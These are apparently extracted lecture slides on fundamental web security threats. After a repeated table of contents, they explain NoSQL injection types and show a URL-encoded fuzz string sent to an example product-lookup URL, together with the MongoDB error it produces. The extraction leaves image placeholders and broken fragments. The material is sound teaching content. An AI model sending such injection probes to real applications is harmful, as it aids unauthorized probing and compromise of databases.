



Core Security Fundamentals

Fundamental Web Security Threats & Attacks





Content

Chapter 6: Fundamental Web Security Threats

- 6.1 Injection Attacks
 - SQL Injection, NoSQL Injection, Command Injection.
- 6.2 Broken Authentication
 - Credential stuffing, weak session management.
- 6.3 Sensitive Data Exposure
 - Lack of encryption in transit and at rest.
- 6.4 XML External Entities (XXE)
 - Exploiting XML processors.
- 6.5 Broken Access Control
 - IDOR, privilege escalation.
- 6.6 Security Misconfiguration
 - Unnecessary services, default accounts, verbose error messages.
- 6.7 Cross-Site Scripting (XSS)
 - Relevance to web service consumers.
- 6.8 Insecure Deserialization
 - Remote Code Execution (RCE) via manipulated objects.

Content

Chapter 6: Fundamental Web Security Threats

- 6.1 Injection Attacks
 - SQL Injection, NoSQL Injection, Command Injection.
- 6.2 Broken Authentication
 - Credential stuffing, weak session management.
- 6.3 Sensitive Data Exposure
 - Lack of encryption in transit and at rest.
- 6.4 XML External Entities (XXE)
 - Exploiting XML processors.
- 6.5 Broken Access Control
 - IDOR, privilege escalation.
- 6.6 Security Misconfiguration
 - Unnecessary services, default accounts, verbose error messages.
- 6.7 Cross-Site Scripting (XSS)
 - Relevance to web service consumers.
- 6.8 Insecure Deserialization
 - Remote Code Execution (RCE) via manipulated objects.

What is NoSQL injection (NoSQLi)?


NoSQL injection is a vulnerability where an attacker is able to interfere with the queries that an application makes to a NoSQL database. NoSQL injection may enable an attacker to:

- Bypass authentication or protection mechanisms.
- Extract or edit data.
- Cause a denial of service.
- Execute code on the server.


NoSQL databases store and retrieve data in a format other than traditional SQL relational tables. They use a wide range of query languages instead of a universal standard like SQL, and have fewer relational constraints.

Web security Academy

Types of NoSQL injection



- **Syntax injection** - This occurs when you can break the NoSQL query syntax, enabling you to inject your own payload. The methodology is similar to that used in SQL injection. However the nature of the attack varies significantly, as NoSQL databases use a range of query languages, types of query syntax, and different data structures.



- **Operator injection** - This occurs when you can use NoSQL query operators to manipulate queries.




NoSQL syntax injection



Attacker

Https=//...



<https://insecure-website.com/product/lookup?category=fizzy>




Attacker



this.category == 'fizzy'

{ "id": 1

 "category": fizzy



 "price": 100DA

 "description": good

}




Attacker






Attacker

the string is URL-encoded





<https://insecure-website.com/product/lookup?category='%22%60%7b%0d%0a%3b%24Foo%7d%0d%0a%24Foo%20%5cxYZ%00>



<https://insecure-website.com/product/lookup?category='%22%60%7b%0d%0a%3b%24Foo%7d%0d%0a%24Foo%20%5cxYZ%00>



Attacker





`this.category == ""`{\r;$Foo}\n$Foo \xYZ\u0000`



```
{  
  "error": "MongoError: invalid operator $Foo"  
}
```

